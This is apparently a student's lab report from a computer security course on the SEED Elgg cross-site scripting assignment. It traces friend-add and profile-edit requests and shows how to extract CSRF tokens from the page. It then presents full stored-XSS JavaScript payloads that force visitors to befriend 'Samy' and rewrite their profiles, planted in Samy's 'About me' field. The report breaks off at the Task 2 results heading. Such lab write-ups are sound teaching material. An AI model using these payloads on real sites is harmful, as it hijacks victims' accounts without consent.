
CSE:406:Computer Security Sessional
Cross-Site Scripting Attack (Assignment 2)
ID:1905101

Task-1: Becoming the Victim's Friend:


1.A:

At first, let's send a friend request from Samy's profile to Alice and monitor the HTTP requests. To do so:

- First, open the network tab in firefox.
- Send a friend request to Alice by clicking the "Add friend" button.
- Observe the network monitor carefully



We can see that a "GET" request is sent from the browser. Let's click on it and inspect it more deeply.




Let's carefully look at the parameters:


- **friend=56:** As we have added Alice as a friend in this request, the "56" ID must be Alice's ID number. If we can replace "56" here with Samy's ID, we can add Samy as a friend from anyone's profile. But how can we find Samy's ID? We'll discuss this later…
- **__elgg_ts:** Some timestamp attached to it. We have to retrieve this value somehow(we'll discuss this later too)
- **__elgg_token:** Some token value. We also need to figure out a way to find this valid token.

1.B: Finding __elgg_ts and __elgg_token:

Let's inspect the source code of this page thoroughly.




Here we can see a variable called "elgg". Let's dig deeper to this object in the "Console" tab and find out what interesting information it might contain.




Bingo! We got the the timestamp and token value.

token:




Timestamp:



1.B: Find out Samy's ID:

That "elgg" object looks interesting. It is holding a ton load of information which are used in this page. It may contain the user's ID also. So, let's dig deeper into it.



As we are logged in as "Samy", so this must be the ***Samy's User ID "59"***

1.C: Construct the malicious script:

Replace the friend parameter value with Samy's ID(59) and "ts and token" value with valid value from "elgg" object. This "GET" request will be used to add Samy as friend.

```
<script type="text/javascript">
    window.onload = function(){
        var Ajax = null;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token="&__elgg_token=" + elgg.security.token.__elgg_token;
        let sammy_id = 59;
        let victim_id = elgg.session.user.guid;

        var sendurl = "http://www.seed-server.com/action/friends/add?friend=" + sammy_id +
                      "&__elgg_ts="+ts+
                      "&__elgg_token="+token+
                      "&__elgg_ts="+ts+
                      "&__elgg_token="+token;

        if(victim_id != sammy_id){
            Ajax = new XMLHttpRequest();
            Ajax.open("GET", sendurl, true);
            Ajax.setRequestHeader("Host","www.seed-server.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
            Ajax.send();
        }
    }
</script>
```

Also, don't forget to protect Samy from his own attack. That is why that "if" condition is needed to check if the current user is Samy or other victim.


1.D*: Place this script to Samy's profile:*


Go to "Edit profile" section. In the "About me" section, first click on the "Edit html" button(**You must select this option otherwise this attack won't work)**. Then paste the malicious script there, make it public and save it!

Now this script will be executed everytime someone visits Samy's profile.

1.E: Result:

- Login as another user. (Ex:Alice)
- Check your friend list(Samy is not there)
- Visit Samy's profile
- Check back your friend list. Now "Samy" is added as your friend!!!







Task:2 Modifying the Victim's Profile

2.A: Inspect HTTP request upon editing profile:

- Go to Profile-> Edit Profile. Then write something in those fields(ex: Description, About etc.)



- Now open the network tab
- After clicking "Save" button track the "POST" request that is being sent to server for updating the profile.



- Inspect the structure of that POST request.Click on it. Here we will find the API link for profile update POST request.

Headers Cookies Request Response Timings

Filter Headers

POST http://www.seed-server.com/action/profile/edit

Status	302 Found
Version	HTTP/1.1
Transferred	3.91 kB (15.95 kB size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Highest
DNS Resolution	System

- Click on the “Request” tab. You will see the request body.These are the parameters that are being sent with this request.

Headers Cookies Request Response Timings

Filter Request Parameters


Request payload

```
1  -----------------------------243014940330006120001034156501
2  Content-Disposition: form-data; name="__elgg_token"
3
4  qnFlR7B0duKCOaAt6MtAsg
5  -----------------------------243014940330006120001034156501
6  Content-Disposition: form-data; name="__elgg_ts"
7
8  1707913331
9  -----------------------------243014940330006120001034156501
10 Content-Disposition: form-data; name="name"
11
12 Samy
13 -----------------------------243014940330006120001034156501
14 Content-Disposition: form-data; name="description"
15
16 <p>Hello</p>
17
18 -----------------------------243014940330006120001034156501
19 Content-Disposition: form-data; name="accesslevel[description]"
20
21 2
22 -----------------------------243014940330006120001034156501
23 Content-Disposition: form-data; name="briefdescription"
24
25
26 -----------------------------243014940330006120001034156501
27 Content-Disposition: form-data; name="accesslevel[briefdescription]"
28
29 2
30 -----------------------------243014940330006120001034156501
31 Content-Disposition: form-data; name="location"
32
33
34 -----------------------------243014940330006120001034156501
35 Content-Disposition: form-data; name="accesslevel[location]"
36
37 2
38 -----------------------------243014940330006120001034156501
39 Content-Disposition: form-data; name="interests"
40
41
42 -----------------------------243014940330006120001034156501
43 Content-Disposition: form-data; name="accesslevel[interests]"
44
45 2
46 -----------------------------243014940330006120001034156501
47 Content-Disposition: form-data; name="skills"
48
49
50 -----------------------------243014940330006120001034156501
```


- That big number after the “---------” is known as boundary. It’s a unique number generated with every request and it’s used to separate the parameters in multipart form data. In the “Request header” section, you will see the “content type” is multipart/

form-data and a boundary value.


- But we will keep our life simple by setting our "POST" request "content-type" as "`application/x-www-form-urlencoded`" `so that we don't need to use` that boundary value.
- Install a firefox plugin called "HTTP header live". It will make our lives easier for inspecting those HTTP requests.



- Open this firefox extension and edit Samy's profile again. Find the POST request and click on it.



- After clicking on it, you will find this section. In the lower box, you will find the "request-body".



- Copy that body and paste this somewhere.This will look something like this.

```
__elgg_token=SXIb_kjbDXajXb8XELT-_A&__elgg_ts=1707914975&name=Samy
&description=<p>Hello</p> &accesslevel[description]=2
&briefdescription=&accesslevel[briefdescription]=2
&location=&accesslevel[location]=2
&interests=&accesslevel[interests]=2
&skills=&accesslevel[skills]=2
&contactemail=&accesslevel[contactemail]=2
&phone=&accesslevel[phone]=2
&mobile=&accesslevel[mobile]=2
&website=&accesslevel[website]=2
&twitter=&accesslevel[twitter]=2
&guid=59
```

- So this is how the request body is constructed. It needs token and timestamp at first and guid(User ID) at last. In between there are the values of the input boxes present in the edit profile page.

- &accesslevel value keeps track if the access level of that field is "Public/private/friends/logged in users". Right now those fields are "public" and "2" represents that.

- To check the accesslevel value of "logged in user", let's edit the profile again by changing the access level of "About me" section to "Logged In Users" and monitor the request body.


```
&description=<p>Hello</p> &accesslevel[description]=1
```

- So the "1" represents the "Logged In User Access Level"

2.B: Construct the malicious script:

```
<script type="text/javascript">
    window.onload = function(){
        var Ajax = null;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token="&__elgg_token=" + elgg.security.token.__elgg_token;

        let sammy_id = 59;
        let victim_id = elgg.session.user.guid;
        let victim_name = elgg.session.user.username;

        var sendurl = "http://www.seed-server.com/action/profile/edit";
        var content = "__elgg_token="+token +
                        "&__elgg_ts="+ts+
                        "&name="+victim_name+
                        "&description=<p>"+"1905101"+"</p> &accesslevel[description]=1"+
                        "&briefdescription=1905101&accesslevel[briefdescription]=1"+
                        "&location=randomlocation&accesslevel[location]=1"+
                        "&interests=Randomint&accesslevel[interests]=1"+
                        "&skills=Randomskill&accesslevel[skills]=1"+
                        "&contactemail=Randomabc@gmail.com&accesslevel[contactemail]=1"+
                        "&phone=Randomphone&accesslevel[phone]=1"+
                        "&mobile=RandomMobile&accesslevel[mobile]=1"+
                        "&website=http://www.random.com&accesslevel[website]=1"+
                        "&twitter=randomtwitter&accesslevel[twitter]=1"+
                        "&guid="+victim_id;

        if(victim_id != sammy_id){
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host","www.seed-server.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```


In the previous section, we have already discussed on how to grab the ts , token and guid. You can also get the victim name with the help of this.




Now, paste this script in Samy's About me section and don't forget to protect Samy with that if condition. Now, anyone other than Samy will get affected by it while visiting Samy's profile.

2.C:Results:

